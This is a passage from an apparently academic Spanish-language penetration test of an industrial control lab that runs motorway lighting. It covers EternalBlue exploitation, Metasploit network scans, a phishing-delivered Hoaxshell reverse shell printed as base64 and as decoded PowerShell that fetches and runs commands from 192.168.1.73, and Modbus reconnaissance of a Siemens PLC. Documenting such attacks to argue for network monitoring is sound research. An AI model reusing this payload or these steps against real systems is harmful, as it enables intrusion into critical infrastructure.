La herramienta *armitage* nos permite realizar el mismo ataque que con *metasploit* pero a través de una interfaz gráfica con la que también podremos obtener acceso al Sistema de Control del Centro de Operación. Mostramos en la ilustración 37, como en la ejecución del *exploit* y carga del *payload,* que nos permite tomar el control del sistema en su ejecución, la herramienta nos muestra que estamos ante un equipo vulnerable.



Ilustración 37: Explotación de vulnerabilidad *eternalblue* con *armitage*

Una tarea que podemos hacer una vez tenemos el control del sistema para tratar de pasar desapercibidos en la red, es lanzar un escaneo de red mediante la utilidad `arp_scanner` de *armitage*. Esta técnica nos permite realizar un descubrimiento de los dispositivos y activos conectados en la red de una manera más sigilosa que lo que sería un escaneo de red con *nmap*. De esta forma, podemos empezar a obtener información que nos sirva para tratar de tomar el control del resto de dispositivos del centro, intervenir la señal y realizar un movimiento lateral a otros sistemas, aprovechando que somos administradores del Sistema de Control del Centro de Operación.

```
[msf](Jobs:1 Agents:1) >> use post/windows/gather/arp_scanner
[msf](Jobs:1 Agents:1) post(windows/gather/arp_scanner) >> set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
[msf](Jobs:1 Agents:1) post(windows/gather/arp_scanner) >> set THREADS 24
THREADS => 24
[msf](Jobs:1 Agents:1) post(windows/gather/arp_scanner) >> set SESSION 1
SESSION => 1
[msf](Jobs:1 Agents:1) post(windows/gather/arp_scanner) >> run -j
[*] Post module running as background job 9.
[*] Running module against CONTROL-SRV
[*] ARP Scanning 192.168.1.0/24
[+]      IP: 192.168.1.1 MAC c8:4c:75:2c:e6:3d (Cisco Systems)
[+]      IP: 192.168.1.4 MAC e4:11:5b:60:a1:a3 (Hewlett Packard)
[+]      IP: 192.168.1.100 MAC ac:e2:d3:38:d3:64 (UNKNOWN)
[+]      IP: 192.168.1.99 MAC 00:01:c0:2f:a5:b2 (CompuLab, Ltd.)
[+]      IP: 192.168.1.200 MAC 8c:f3:19:fa:26:5e (UNKNOWN)
[+]      IP: 192.168.1.201 MAC 8c:f3:19:ee:f4:da (UNKNOWN)
[+]      IP: 192.168.1.254 MAC d8:9b:3b:14:0f:96 (UNKNOWN)
```

Ilustración 38: arp_scanner con *armitage*

Para tomar el control de los sistemas no es necesario explotar vulnerabilidades antiguas que podrían haberse corregido, pues *eternalblue* data del 14 de abril 2017 fecha en la que se filtró dicha vulnerabilidad, aunque en la actualidad aún existan muchos sistemas vulnerables de operación sin parchear.

Podemos obtener fácilmente una ***Shell* remota con Hoaxshell**[1], ya que este *exploit* se basa únicamente en el tráfico http y https, siendo difícil de detectar. Hoaxshell genera un *script* codificado en ***base64***, tanto para obtener una *shell* sin cifrar como cifrada. Decodificando el *script,* ver ilustración 41, podemos ver la carga útil (*payload*) que invoca la *shell* reversa que nos proporcionará el acceso al sistema.

Después de la ejecución remota por parte de una víctima del centro industrial, que podemos conseguir mediante el envío de un correo electrónico con el enlace malicioso, el usuario simplemente haciendo *click* en este enlace nos estará proporcionando una *shell* remota al sistema.



Ilustración 39: Shell obtenida con Hoaxshell

En la ilustración 39, podemos observar por un lado en la figura de la izquierda la máquina MS Windows 10 con MS Defender activado sin que este *antimalware* muestre ninguna amenaza y por otro lado, en la figura de la derecha el Sistema Kali Linux y la *Shell* Remota del equipo MS Windows 10 levantada después del ataque con HoaxShell con el que hemos obtenido RCE.

[1] hoaxshell: herramienta que permite generar *payloads* para obtener una Shell reversa que admite cifrado ssl.

Para conseguir el control del equipo, únicamente hemos tenido que enviar el enlace codificado que podemos generar con la herramienta HoaxShell a la víctima. Una vez que usuario víctima acceda a este enlace y se ejecute el *powershell* con el *script* ofuscado, se nos estará proporcionando acceso al sistema remoto.

```
"powershell.exe" -e
JABzAD0AJwAxADkAMgAuADEANgA4AC4AMQAuADcAMwA6ADgAMAA4ADAAJwA7ACQAaQA9ACcAMgBlAGMAZgA3AGYANgA3AC0A
MAAzADkAOABlAGYANwA1AC0AOABhADIAMwBjADAANgBmACcAOwAkAHAAPQAnAGgAdAB0AHAAOgAvAC8AJwA7ACQAdgA9AEkA
bgB2AG8AawBlAC0AVwBlAGIAUgBlAHEAdQBlAHMAdAAgAC0AVQBzAGUAQgBhAHMAaQBjAFAAYQByAHMAaQBuAGcAIAAtAFUA
cgBpACAAJABwACQAcwAvADIAZQBjAGYANwBmADYANwAgAC0ASABlAGEAZABlAHIAcwAgAEAAewAiAFgALQBmAGMAOAAxAC0A
MQAwADEAMgAiAD0AJABpAH0AOwB3AGgAaQBsAGUAIAAoACQAdAByAHUAZQApAHsAJABjAD0AKABJAG4AdgBvAGsAZQAtAFcA
ZQBiAFIAZQBxAHUAZQBzAHQAIAAtAFUAcwBlAEIAYQBzAGkAYwBQAGEAcgBzAGkAbgBnACAALQBVAHIAaQAgACQAcAAkAHMA
LwAwADMAOQA4AGUAZgA3ADUAIAAtAEgAZQBhAGQAZQByAHMAIABAAHsAIgBYAC0AZgBjADgAMQAtADEAMAAxADIAIgA9ACQA
aQB9ACkALgBDAG8AbgB0AGUAbgB0ADsAaQBmACAAKAAkAGMAIAAtAG4AZQAgACcATgBvAG4AZQAnACkAIAB7ACQAcgA9AGkA
ZQB4ACAAJABjACAALQBFAHIAcgBvAHIAQQBjAHQAaQBvAG4AIABTAHQAbwBwACAALQBFAHIAcgBvAHIAVgBhAHIAaQBhAGIA
bABlACAAZQA7ACQAcgA9AE8AdQB0AC0AUwB0AHIAaQBuAGcAIAAtAEkAbgBwAHUAdABPAGIAagBlAGMAdAAgACQAcgA7ACQA
dAA9AEkAbgB2AG8AawBlAC0AVwBlAGIAUgBlAHEAdQBlAHMAdAAgAC0AVQByAGkAIAAkAHAAJABzAC8AOABhADIAMwBjADAA
NgBmACAALQBNAGUAdABoAG8AZAAgAFAATwBTAFQAIAAtAEgAZQBhAGQAZQByAHMAIABAAHsAIgBYAC0AZgBjADgAMQAtADEA
MAAxADIAIgA9ACQAaQB9ACAALQBCAG8AZAB5ACAAKABbAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEUAbgBjAG8AZABpAG4A
ZwBdADoAOgBVAFQARgA4AC4ARwBlAHQAQgB5AHQAZQBzACgAJABlACsAJAByACkAIAAtAGoAbwBpAG4AIAAnACAAJwApAH0A
IABzAGwAZQBlAHAAIAAwAC4AOAB9AA==
```

Ilustración 40: Script ofuscado/codificado hoaxshell

```
Powershell $s='192.168.1.73:8080';$i='2ecf7f67-0398ef75-
8a23c06f';$p='http://';$v=Invoke-WebRequest -UseBasicParsing -Uri
$p$s/2ecf7feaders @{"X-fc81-1012"=$i};while ($true){$c=(Invoke-WebRequest -
UseBasicParsing -Uri $p$s/0398ef75 -Headers @{"X-fc81-1012"=$i}).Content;if
($c -ne 'None') {$r=iex $c -ErrorAction Stop -ErrorVariable e;$r=Out-String -
InputObject $r;$t=Invoke-WebRequest -Uri $p$s/8a23c06f -Method POST -Headers
@{"X-fc81-1012"=$i} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join
' ')} sleep 0.8}
```

Ilustración 41: Script hoaxshell decodificado

Mediante esta simple ejecución, sin necesidad de desplegar *malware* y aunque el equipo atacado en este caso era un sistema MS Windows 10 actualizado, con *antimalware* activado y con las firmas de este actualizadas, hemos conseguido control remoto del equipo del ICS obteniendo una *shell* remota del sistema, lo nos hace entender y nos muestra, las graves amenazas a las que se exponen nuestros sistemas aunque estos no tengan vulnerabilidades conocidas y la amenaza que supone para los sistemas críticos.

Por lo tanto, después de este análisis e investigación se hace **imprescindible** contar con elementos que puedan analizar el tráfico de nuestra red, como la **sonda de monitorización** del proyecto, para detectar este tipo de amenazas más avanzadas y poder responder frente a ellas.

3.4 Ataque a Dispositivos Industriales

Hasta el momento, se han realizado ataques a sistemas que podemos encontrar comúnmente en redes IT y que podría utilizar el atacante como vector de entrada, pero en este punto realizaremos ataques más específicos a sistemas OT. Como se ha venido comentado, los sistemas industriales suelen utilizar diferentes protocolos de comunicación a los utilizados en redes y servicios de IT.

Realizaremos dos ataques o *pentesting* a los dispositivos industriales de la instalación. En primer lugar, tomaremos el control total de la planta y operaremos la instalación desde el equipo atacante mediante el uso de protocolos de operación. En segundo lugar, realizaremos un ataque de denegación de servicio (*Denial-of-Service Attack*[1]) combinado con un envenenamiento de las tablas ARP (*ARP poisoning*[2]) y de un robo de puertos (*Port Stealing*[3]), todo ello para tratar de interrumpir el servicio de alumbrado e imposibilitar que el PLC pueda ser operado desde el HMI o el SCADA con normalidad.



Ilustración 42: Distribución Linux Parrot OS o Parrot Security (Equipo Atacante)

[1] *Denial-of-Service Attack*: DoS attack o ataque de denegación de servicio, es un tipo de ciberataque que intenta hacer que un sitio web o recurso de red no esté disponible colapsándolo con tráfico malintencionado para que no pueda funcionar correctamente, indicar que si este ataque se realizase desde una red zombie con miles de equipos sería considerado un DDoS (*Distributed Denial-of-Service Attack*).

[2] *ARP poisoning*: envenenamiento de tablas ARP, es una técnica de hacking usada para infiltrarse en una red, con el objetivo de husmear los paquetes que pasan por la LAN, modificar el tráfico o incluso provocar una denegación de servicio (DoS) .

[3] *Port Stealing*: o "Robo de Puerto" en ataques informáticos, consiste básicamente en inducir una actualización de la tabla CAM de un Switch, con información de direccionamiento manipulada, de modo tal que el conmutador asocie una dirección MAC específica (sistema víctima) con el puerto conectado al dispositivo que aplica dicha técnica.

3.4.1 Laboratorio Industrial (Sistema de Alumbrado Autopista del Norte)

Maqueta del Laboratorio Industrial sobre el que se realizarán las pruebas de concepto y ataque a protocolos de operación.



Ilustración 43: Maqueta Laboratorio Industrial (Foto de la izquierda PLC *run on* puesta en marcha *off*, foto de la derecha PLC *run on* puesta en marcha *on*)

3.4.2 Ataque al protocolo de comunicación Modbus

Queremos tomar el control total de la planta y operar la instalación desde el equipo atacante mediante el uso “no legítimo” de los protocolos de operación vulnerables. Recordemos que esta acción combinada con el cifrado del equipo de control mediante un *ransomware* supondría el secuestro de toda la instalación industrial.

Para comenzar el ataque, en primer lugar realizaremos un escaneo de la red en busca de dispositivos industriales. Esta será la primera fase de este ataque que vamos a realizar sobre la instalación industrial. Además de las herramientas clásicas que ya hemos utilizado como *nmap,* existen herramientas específicas que consiguen obtener más información de dispositivos y puertos abiertos en sistemas industriales. Tras esta fase, dependiendo del tipo de protocolos industriales que obtendremos, podremos intentar unos tipos de ataques u otros.

Realizamos un escaneo agresivo sobre la red de operación desde el Sistema Atacante:

```
┌─[✗]─[root@david-h14]─[/home/david]
└──╼ #nmap -sS -sU -T4 -A -v 192.168.1.0/24
```

Ilustración 44: Escaneo de la red

-sS (SYN Stealth), sU (escaneo UDP), T4 (tiempo) y A (modo agresivo).

El resultado del escaneo devolverá la información de los dispositivos detectados así como los puertos abiertos de cada dispositivo o elementos de la red. Una vez ordenado, entre estos resultados, encontramos especialmente significativos estos dos dispositivos de red detectados, que evidencian que estamos ante dispositivos industriales de automatización Siemens:

```
Nmap scan report for 192.168.1.200
Host is up (0.16s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
8443/tcp open  https-alt
MAC Address: 8C:F3:19:FA:26:5E (Siemens Industrial Automation Products, Chengdu)

Nmap scan report for 192.168.1.210
Host is up (0.094s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
8080/tcp open  http-proxy
8443/tcp open  https-alt
MAC Address: 8C:F3:19:EE:F4:DA (Siemens Industrial Automation Products, Chengdu)
```

Ilustración 45: Identificación de Dispositivos Industriales

Ampliamos ahora el escaneo para detectar los puertos que no se escanean por defecto y con ello averiguar los puertos abiertos para poder determinar el protocolo de comunicación de los dispositivos industriales.

```
nmap -A -p1-65535 – 192.168.1.210
```

Entre los diferentes puertos abiertos del dispositivo, nos quedaremos con el "502" que nos evidencia que podemos estar ante un dispositivo que utiliza el protocolo Modbus lo que nos servirá como referencia para los ataques al dispositivo.



Ilustración 46: Descubrimiento de puertos en dispositivo industrial

```
nmap -A -p502 – 192.168.1.210
```

Ilustración 47: Detección de Protocolo de Operación

Listado de protocolos de comunicación de dispositivos OT más extendidos:

Protocol	***Port***
Siemens S7	TCP/102
Modbus	TCP/502
FieldBus	TCP/1089-1091
Modus RTU	TCP/2000
EtherNET/IP	UDP/2222 TCP/44818
DNP3	TCP/20000
Profinet	TCP/34692-34964
BACnet/IP	TCP/47808

Disponemos en este momento de la información necesaria para comenzar el ataque a los dispositivos industriales. Utilizaremos la herramienta *metasploit framework* que dispone de varios módulos orientados al protocolo de operación Modbus para tratar de detectar el modelo del dispositivo de operación.

Iniciamos *metasploit* en el equipo atacante *Linux Parrot OS*[1]:

```
msfconsole
```

[1] *Linux Parrot OS*: también conocido como Parrot Security OS, es una distribución de Linux basada en Debian que actúa como un laboratorio completo y portable para realizar operaciones acerca de ciberseguridad, *pentesting* y análisis forense.

Entre las opciones de *metasploit,* podemos buscar los módulos disponibles para realizar los ataques al dispositivos industriales MODBUS.



Ilustración 48: *metasploit*: listado de módulos Modbus

En primer lugar, utilizaremos el módulo (modbusdetect) para obtener la máxima información posible del dispositivo industrial.



Ilustración 49: *metasploit*: opciones módulo modbusdetect

Una vez configuradas las opciones para ejecutar el *payload* que nos pueda devolver la información requerida, tratamos de obtener la información del dispositivo industrial.



Ilustración 50: *metasploit*: *payload* módulo modbusdetect

Por otro lado, para las pruebas en el laboratorio industrial se ha desarrollado un programa básico que nos permite controlar el apagado y encendido del alumbrado de una autopista y cuyo compromiso podría causar graves problemas en la circulación.



Ilustración 51: Programa desarrollado en LOGO! Soft Comfort v8.3.0

Podemos comprobar en las propiedades de la configuración el direccionamiento de los registros en la memoria de Modbus, disponible también en la documentación del PLC.

Espacio dir. Modbus

Tipo direc.	Rango	Direc.Modbus asignada	Dirección	Ud.
I	1 - 24	Entr. discreta (DI) 1 - 24	R	bit
Q	1 - 20	Bob. 8193 - 8212	R/W	bit
M	1 - 64	Bob. 8257 - 8320	R/W	bit
V	0.0 - 850.7	Bob. 1 - 6808	R/W	bit
AI	1 - 8	Reg. entrada (IR) 1 - 8	R	word
VW	0 - 850	Registro paradas (HR) 1 - 425	R/W	word
AQ	1 - 8	Registro paradas (HR) 513 - 520	R/W	word
AM	1 - 64	Registro paradas (HR) 529 - 592	R/W	word

Ilustración 52: Espacio dirección de memoria asignada en Modbus

Si comprobamos el estado de las bobinas (*COILS*) en la dirección 8193 hasta la 8212, podemos comprobar que el valor 8193 de la dirección Q está en “1” o “true”.

